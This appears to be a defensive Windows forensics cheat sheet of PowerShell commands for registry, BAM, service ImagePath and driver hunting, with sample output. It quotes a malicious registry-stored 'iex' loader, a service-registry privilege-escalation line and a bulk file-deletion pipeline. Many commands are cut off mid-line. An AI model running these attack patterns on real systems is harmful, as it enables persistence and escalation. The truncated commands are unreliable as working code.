Remove the last -whatif flag to actaully detonate. Will ask you one at a time if you want to delete items. Please A to delete all

```
PS C:\Users\Frank\AppData\krainey\roaming > get-childitem "$directory" -recurse|
>> where-object {$_.lastwritetime -gt [datetime]::parse("$date")}|
>> Sort-Object -property LastWriteTime | remove-item -confirm

Confirm
Are you sure you want to perform this action?
Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test2".
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): Y

Confirm
Are you sure you want to perform this action?
Performing the operation "Remove Directory" on target "C:\Users\Frank\AppData\krainey\roaming\test3".
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "Y"): Y
```

copy multiple files to new location

```
copy-item "C:\windows\System32\winevt\Logs\Security.evtx", "C:\windows\System32\w
```

Grep in Powershell

Change the string in the second line. You should run these one after another, as it will grep for things in unicode and then ascii.

I like to use these as really lazy low-key yara rules. So grep for the string "educational purposes only" or something like that to catch malicious tooling - you'd be surprised how any vendors take open-source stuff, re-brand and compile it, and then sell it to you.....

```
ls C:\Windows\System32\* -include '*.exe', '*.dll' |
select-string 'RunHTMLApplication' -Encoding unicode |
select-object -expandproperty path -unique

#and with ascii
ls C:\Windows\System32\* -include '*.exe', '*.dll' |
select-string 'RunHTMLApplication' -Encoding Ascii |
select-object -expandproperty path -unique
```

```
[10/19/2021 14:59:51] | PS C:\ > ls C:\Windows\System32\* -include '*.exe', '*.dll' |
>> select-string 'RunHTMLApplication' -Encoding unicode |
>> select-object -expandproperty path -unique
[10/19/2021 15:00:24] | PS C:\ > ls C:\Windows\System32\* -include '*.exe', '*.dll' |
>> select-string 'RunHTMLApplication' -Encoding Ascii |
>> select-object -expandproperty path -unique
C:\Windows\System32\mshta.exe
C:\Windows\System32\mshtml.dll
[10/19/2021 15:00:58] | PS C:\ >
```

Registry Queries

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A note on HKCU

Just a note: Anywhere you see a reg key does HKCU - this is Current User. Your results will be limited to the user you are.

To see more results, you should change the above from HKCU, to HKU.

You often need the SID of the users you want to go and look at their information.

So for example, a query like this:


```
HKCU:\Control Panel\Desktop\
```

Becomes:

```
HKU\s-1-12-1-707864876-1224890504-1467553947-2593736053\Control Panel\Desktop
```

HKU needs to be set up to work

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS;
(Gci -Path HKU:\).name
```



Show reg keys

Microsoft Docs detail the regs: their full names, abbrevated names, and what their subkeys generally house

```
##show all reg keys
(Gci -Path Registry::).name

# show HK users
mount -PSProvider Registry -Name HKU -Root HKEY_USERS;(Gci -Path HKU:\).name

##lets take HKEY_CURRENT_USER as a subkey example. Let's see the entries in this
(Gci -Path HKCU:\).name

# If you want to absolutely fuck your life up, you can list the names recursively
(Gci -Path HKCU:\ -recurse).name
```

```
[05/28/2021 14:20:39] | PS C:\Windows\system32 > (Gci -Path Registry::).name
HKEY_LOCAL_MACHINE
HKEY_CURRENT_USER
HKEY_CLASSES_ROOT
HKEY_CURRENT_CONFIG
HKEY_USERS
HKEY_PERFORMANCE_DATA
[05/28/2021 14:20:46] | PS C:\Windows\system32 > (Gci -Path HKCU:\).name
HKEY_CURRENT_USER\AppEvents
HKEY_CURRENT_USER\Console
HKEY_CURRENT_USER\Control Panel
HKEY_CURRENT_USER\Environment
HKEY_CURRENT_USER\EUDC
HKEY_CURRENT_USER\Keyboard Layout
HKEY_CURRENT_USER\Network
HKEY_CURRENT_USER\Printers
HKEY_CURRENT_USER\Software
HKEY_CURRENT_USER\System
HKEY_CURRENT_USER\Volatile Environment
[05/28/2021 14:21:51] | PS C:\Windows\system32 >
```

Read a reg entry

```
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv"
```

```
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv"
```

```
Type         : 1
Start        : 0
ErrorControl : 1
ImagePath    : SysmonDrv.sys
DisplayName  : SysmonDrv
Description  : System Monitor driver
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\Cu
               rrentControlSet\Services\SysmonDrv
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\Cu
               rrentControlSet\Services
PSChildName  : SysmonDrv
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```

Quick useful reg keys

Query timezone on an endpoint. Look for the TimeZoneKeyName value

- `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`

Query the drives on the endpoint

- `HKLM\SYSTEM\MountedDevices`

Query the services on this machine, and if you want to see more about one of the results just add it to the path

- `HKLM\SYSTEM\CurrentControlSet\Services`
- `HKLM\SYSTEM\CurrentControlSet\Services\ACPI`

Query software on this machine

- `HKLM\Software`
- `HKLM\Software\PickOne`

Query SIDs

- `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList`
- `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\[Long-SID-Number-HERE]`

Query user's wallpaper. Once we know a user's SID, we can go and look at these things:

- `HKU\S-1-5-18\Control Panel\Desktop\`

Query if credentials on a machine are being cached maliciously

```
# can run this network-wide
if ((Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\W

#remediate the malice with this
reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseL
```




Remove a reg entry

If there's a malicious reg entry, you can remove it this way

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

# Read the reg to make sure this is the bad boy you want
get-itemproperty -Path 'HKU:\*\Keyboard Layout\Preload\'
#remove it by piping it to remove-item
get-itemproperty -Path 'HKU:\*\Keyboard Layout\Preload\' | Remove-Item -Force -Co
# double check it's gone by trying to re-read it
get-itemproperty -Path 'HKU:\*\Keyboard Layout\Preload\'
```



Removing HKCurrentUser Keys

If a Registry is under `HKCU`, it's not clear exactly WHO it can belong to.

```
================== File Contents ==================
iex ([System.Text.Encoding]::ASCII.GetString(( gp "HKCU:\Software\AppDataLow\Software\Microsoft\FDBC3F8C-385A-37D8-2A81-EC5BFE45E0BF").AJRoM1M0))
```

If a Registry is under `HKCU`, you can figure out WHICH username it belongs to but you can't just go into HKCU in your PwSh to delete it....because YOU are the current user.

Instead, get the SID of the user


And then you can traverse to that as the path as HKU. So for example, under User_Alfonso's reg keys

```
#this
HKCU:\Software\AppDataLow\Software\Microsoft\FDBC3F8C-385A-37D8-2A81-EC5BFE45E0BF

#must become this. Notice the reg changes in the field field, and the SID gets sa
HKU:\S-1-5-21-912369493-653634481-1866108234-1004\Software\AppDataLow\Software\Mi
```

To just generally convert them

```
mount -PSProvider Registry -Name HKU -Root HKEY_USERS
```



Understanding Reg Permissions

Reg permissions, and ACL and SDDL in general really, are a bit long to understand. But worth it, as adversaries like using the reg.

Adversaries will look for registries with loose permissions, so let's show how we first can identify loose permissions

Get-ACl

The Access Control List (ACL) considers the permissions associated with an object on a Windows machine. It's how the machine understands privileges, and who is allowed to do what.

Problem is, if you get and `get-acl` for a particular object, it ain't a pretty thing

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\ | fl
```

There's a lot going on here. Moreover, what the fuck is that SDDL string at the bottom?

The Security Descriptor Definition Language (SDDL) is a representation for ACL permissions, essentially

```
Get-Acl -Path hklm:\System\CurrentControlSet\services\ | fl
```

```
Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Users Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         CREATOR OWNER Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
         ReadKey
Audit  :
Sddl   : O:SYG:SYD:AI(A;CIID;KR;;;BU)(A;CIID;KA;;;BA)(A;CIID;KA;;;SY)(A;CIIOID;KA;;;CO)(A;CIID;KR;;;AC)(A;CIID;KR;;;S-1
         -15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

Convert SDDL

You could figure out what the wacky ASCII chunks mean in SDDL....but I'd much rather convert the permissions to something human readable

Here, an adversary is looking for a user they control to have permissions to maniptulate the service, likely they want *Full Control*

```
$acl = Get-Acl -Path hklm:\System\CurrentControlSet\services\;
ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object {$_.DiscretionaryAcl[0]};
ConvertFrom-SddlString -Sddl $acl.Sddl -Type RegistryRights | Foreach-Object {$_.
# bottom one specifices the  registry access rights when you create RegistrySecur
```

```
 BUILTIN\Users: AccessAllowed Inherited (ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions, WriteExtendedAttributes)
BUILTIN\Users: AccessAllowed Inherited (EnumerateSubKeys, ExecuteKey, Notify, QueryValues, ReadPermissions)
```

What could they do with poor permissions?

An adversary in control of a loosely permissioned registry entry for a service, for example, could give themselves a privesc or persistence. For example:

```
#don't actually run this
Set-ItemProperty -path HKLM:\System\CurrentControlSet\services\example_service -n
```

Hunting for Reg evil

Now we know how reg entries are compromised, how can we search?

The below takes the services reg as an example, and searches for specifically just the reg-key

Name and Image Path.

```
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

#You can search recursively with this, kind of, if you use wildcards in the path
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\**\*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

# This one-liner is over-engineered. # But it's a other way to be recursive if yo
# will take a while though
$keys = Get-ChildItem -Path "HKLM:\System\CurrentControlSet\" -recurse -force ;
$Items = $Keys | Foreach-Object {Get-ItemProperty $_.PsPath };
ForEach ($Item in $Items) {"{0,-35} {1,-10} " -f $Item.PSChildName, $Item.ImagePa
```

```
PSChildName                         ImagePath
-----------                         ---------
1394ohci                            \SystemRoot\System32\drivers\1394ohci.sys
3ware                               System32\drivers\3ware.sys
ACPI                                System32\drivers\ACPI.sys
acpiex                              System32\Drivers\acpiex.sys
acpipagr                            \SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi                             \SystemRoot\System32\drivers\acpipmi.sys
acpitime                            \SystemRoot\System32\drivers\acpitime.sys
ADP80XX                             System32\drivers\ADP80XX.SYS
AeLookupSvc                         C:\Windows\system32\svchost.exe -k netsvcs
AFD                                 \SystemRoot\system32\drivers\afd.sys
agp440                              System32\drivers\agp440.sys
ahcache                             system32\DRIVERS\ahcache.sys
ALG                                 C:\Windows\System32\alg.exe
AmdK8                               \SystemRoot\System32\drivers\amdk8.sys
```

Filtering Reg ImagePath

Let's continue to use the \Services\ reg as our example.

Remember in the above example of a malicious reg, we saw the ImagePath had the value of C:\temp\evil.exe. And we're seeing a load of .sys here. So can we specifically just filter for .exes in the ImagePath.

I have to mention, don't write .sys files off as harmless. Rootkits and bootkits weaponise .sys, for example.

If you see a suspicious file in reg, you can go and collect it and investigate it, or collect it's hash. When it comes to the ImagePath, \SystemRoot\ is usually C:\Windows, but you can confirm with

```
$Env:systemroot .
```

```
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
where ImagePath -like "*.exe*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

# if you notice, on line two we wrap .exe in TWO in wildcards. Why?
  # The first wildcard is to ensure we're kind of 'grepping' for a file that ends
    # Without the first wildcard, we'd be looking for literal .exe
  # The second wildcard is to ensure we're looking for the things that come after
     # This is to make sure we aren't losing the flags and args of an executable

# We can filter however we wish, so we can actively NOT look for .exes
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
where ImagePath -notlike "*.exe*" |
ft PSChildName, ImagePath -autosize | out-string -width 800

#fuck it, double stack your filters to not look for an exe or a sys...not sure wh
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*" |
? {($_.ImagePath -notlike "*.exe*" -and $_.Imagepath -notlike "*.sys*")} |
ft PSChildName, ImagePath -autosize | out-string -width 800

#If you don't care about Reg Entry name, and just want the ImagePath
(Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\services\*").ImagePath
```

```
PSChildName                          ImagePath
-----------                          ---------
AJRouter                             C:\Windows\system32\svchost.exe -k
                                     LocalServiceNetworkRestricted
ALG                                  C:\Windows\System32\alg.exe
AM[redacted]                         "C:\Program Files
                                     ([redacted]).exe"
AppIDSvc                             C:\Windows\system32\svchost.exe -k
                                     LocalServiceNetworkRestricted
Appinfo                              C:\Windows\system32\svchost.exe -k
                                     netsvcs
```

Query Background Activity Moderator

BAM only in certain Windows 10 machines. Provides full path of the executabled last execution time

```
reg query "HKLM\SYSTEM\CurrentControlSet\Services\bam\state\UserSettings" /s
```

```
# or HKLM\SYSTEM\CurrentControlSet\Services\bam\UserSettings\
```

OR BAMParser.ps1

```
PS C:\ > reg query "HKLM\SYSTEM\CurrentControlSet\Services\bam\state\UserSettings" /s

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\state\UserSettings\S-1-5-18
    Version    REG_DWORD    0x1
    SequenceNumber    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\state\UserSettings\S-1-5-21-4090064055-3786174766-129191325-1000
    Version    REG_DWORD    0x1
    SequenceNumber    REG_DWORD    0x2
    Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy    REG_BINARY    9544B6A83E0DD80100000000000000000001000000002000000
    MicrosoftWindows.Client.CBS_cw5n1h2txyewy    REG_BINARY    390BA8A83E0DD8010000000000000000001000000002000000

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\state\UserSettings\S-1-5-21-4090064055-3786174766-129191325-1001
    Version    REG_DWORD    0x1
    Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy    REG_BINARY    6AA7AC98D925D80100000000000000000001000000002000000
    SequenceNumber    REG_DWORD    0x15
    Microsoft.Windows.Search_cw5n1h2txyewy    REG_BINARY    90283299D925D80100000000000000000001000000002000000
    Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy    REG_BINARY    F08EE480DB25D80100000000000000000001000000002000000
    MicrosoftWindows.Client.CBS_cw5n1h2txyewy    REG_BINARY    12C93DA2D925D80100000000000000000001000000002000000
    Microsoft.WindowsStore_8wekyb3d8bbwe    REG_BINARY    D3F96AF4400DD80100000000000000000001000000002000000
    Microsoft.Windows.SecHealthUI_cw5n1h2txyewy    REG_BINARY    D3F96AF4400DD80100000000000000000001000000002000000
    windows.immersivecontrolpanel_cw5n1h2txyewy    REG_BINARY    A9AD7EA1540DD80100000000000000000001000000002000000
    \Device\HarddiskVolume3\Windows\explorer.exe    REG_BINARY    63C58C99D925D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Program Files\VMware\VMware Tools\vmtoolsd.exe    REG_BINARY    CEBFEAFADD25D80100000000000000000000000000
    \Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe    REG_BINARY    D0C66789DB25D80100000000000000000000
    \Device\HarddiskVolume3\Windows\System32\conhost.exe    REG_BINARY    D0C66789DB25D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Windows\System32\mmc.exe    REG_BINARY    004946A0CE25D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Windows\System32\notepad.exe    REG_BINARY    C94E96F4EB25D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Windows\System32\notepad.exe    REG_BINARY    2A30E9C30E24D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Users\Frank\Desktop\maybe_keylogger.exe    REG_BINARY    5E90EFC0DD24D80100000000000000000000000000000200000
    \Device\HarddiskVolume3\Program Files (x86)\Microsoft\Edge\Application\msedge.exe    REG_BINARY    83BD64E8D925D80100000000000000000
    \Device\HarddiskVolume3\Program Files\Process Hacker 2\ProcessHacker.exe    REG_BINARY    B1ACC51AF224D80100000000000000000000000000
    \Device\HarddiskVolume3\Windows\System32\OpenWith.exe    REG_BINARY    A084624DF224D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Program Files\7-Zip\7zFM.exe    REG_BINARY    4CA53121CE25D80100000000000000000000000000002000000
    \Device\HarddiskVolume3\Users\Frank\AppData\Local\Temp\Procmon64.exe    REG_BINARY    3513DA1CE225D80100000000000000000000000000002
    \Device\HarddiskVolume3\Windows\System32\Magnify.exe    REG_BINARY    DE3E3976E925D80100000000000000000000000000002000000
```

```
FLARE 19/02/2022 23:54:03
PS C:\ > .\updated_BAMparser.ps1

TimeUTC             Item                                                                                    User                 Sid
-------             ----                                                                                    ----                 ---
2022-02-19 23:53:55Z \Device\HarddiskVolume3\Windows\System32\notepad.exe                                   DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
                                                                                                                                 29191325-1001
2022-02-19 23:36:04Z \Device\HarddiskVolume3\Windows\System32\Magnify.exe                                   DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
                                                                                                                                 29191325-1001
2022-02-19 22:43:28Z \Device\HarddiskVolume3\Users\Frank\AppData\Local\Temp\Procmon64.exe                   DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
                                                                                                                                 29191325-1001
2022-02-19 22:13:53Z \Device\HarddiskVolume3\Program Files\VMware\VMware Tools\vmtoolsd.exe                DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
                                                                                                                                 29191325-1001
2022-02-19 21:56:24Z \Device\HarddiskVolume3\Windows\System32\conhost.exe                                   DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
                                                                                                                                 29191325-1001
2022-02-19 21:56:24Z \Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe         DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
                                                                                                                                 29191325-1001
2022-02-19 21:56:09Z Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy                                    DESKTOP-MGCL3O0\Frank S-1-5-21-4090064055-3786174766-1
```

Driver Queries

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Drivers are an interesting one. It isn't everyday you'll see malware sliding a malicious driver in ; bootkits and rootkits have been known to weaponise drivers. But it's well worth it, because it's an excellent method for persistence if an adversary can pull it off without blue-screening a

machine. You can read more about it here

You can utilise Winbindex to investigate drivers, and compare a local copy you have with the indexed info. Malicious copies may have a hash that doesn't match, or a file size that doesn't quite match.



Printer Drivers

```
Get-PrinterDriver | fl Name, *path*, *file*
```

```
Get-PrinterDriver | fl Name, *path*, *file*
```

```
Name           : Send to Microsoft OneNote 16 Driver
InfPath        : C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\prnms006.inf
Path           : C:\windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv.dll
ColorProfiles  :
ConfigFile     : C:\windows\System32\DriverStore\FileRepository\prnms003.inf_amd64_7699f2338e4df80f\Amd64\PrintConfig.d
                 ll
DataFile       : C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOneNote.gpd
DependentFiles : {C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOneNote-mani
                 fest.ini, C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc975b614\SendToOne
                 Note-pipelineconfig.xml, C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb6fc97
                 5b614\SendToOneNoteNames.gpd, C:\windows\System32\DriverStore\FileRepository\prnms006.inf_amd64_c3bdcb
                 6fc975b614\SendToOneNoteFilter.dll...}
HelpFile       :

Name           : Microsoft XPS Document Writer v4
InfPath        : C:\windows\System32\DriverStore\FileRepository\prnms001.inf_amd64_f340cb58fcd23202\prnms001.inf
Path           : C:\windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv.dll
```

System Drivers

If drivers are or aren't signed, don't use that as the differentiation for what is legit and not legit. Some legitimate drivers are not signed ; some malicious drivers sneak a signature.

Unsigned

Get unsigned drivers. Likely to not return much

```
gci C:\Windows\*\DriverStore\FileRepository\ -recurse -include *.inf|
Get-AuthenticodeSignature |
? Status -ne "Valid" | ft -autosize

gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea SilentlyContinu
Get-AuthenticodeSignature |
? Status -ne "Valid" | ft -autosize
```

Signed

Get the signed ones. Will return a lot.

```
Get-WmiObject Win32_PnPSignedDriver |
fl DeviceName, FriendlyName, DriverProviderName, Manufacturer, InfName, IsSigned,

# alternatives
gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea SilentlyContinu
Get-AuthenticodeSignature |
? Status -eq "Valid" | ft -autosize
#or
gci C:\Windows\*\DriverStore\FileRepository\ -recurse -include *.inf|
Get-AuthenticodeSignature |
? Status -eq "Valid" | ft -autosize
```

```
DeviceName          : Motherboard resources
FriendlyName        :
DriverProviderName : Microsoft
Manufacturer        : (Standard system devices)
InfName             : machine.inf
IsSigned            : True
DriverVersion       : 10.0.17763.771

DeviceName          : ACPI Thermal Zone
FriendlyName        :
DriverProviderName : Microsoft
Manufacturer        : (Standard system devices)
InfName             : machine.inf
IsSigned            : True
DriverVersion       : 10.0.17763.771

DeviceName          : HID-compliant system controller
```

```
  gci -path C:\Windows\System32\drivers -include *.sys -recurse -ea S
e
```

```


    Directory: C:\Windows\System32\drivers\wd


SignerCertificate                         Status Path
-----------------                         ------ ----
14865CDDB19535A58A2D16F388E49DC2C255F956 Valid  WdBoot.sys
F7C2F2C96A328C13CDA8CDB57B715BDEA2CBD1D9 Valid  WdDevFlt.sys
F7C2F2C96A328C13CDA8CDB57B715BDEA2CBD1D9 Valid  WdFilter.sys
F7C2F2C96A328C13CDA8CDB57B715BDEA2CBD1D9 Valid  WdNisDrv.sys


    Directory: C:\Windows\System32\drivers


SignerCertificate                         Status Path
-----------------                         ------ ----
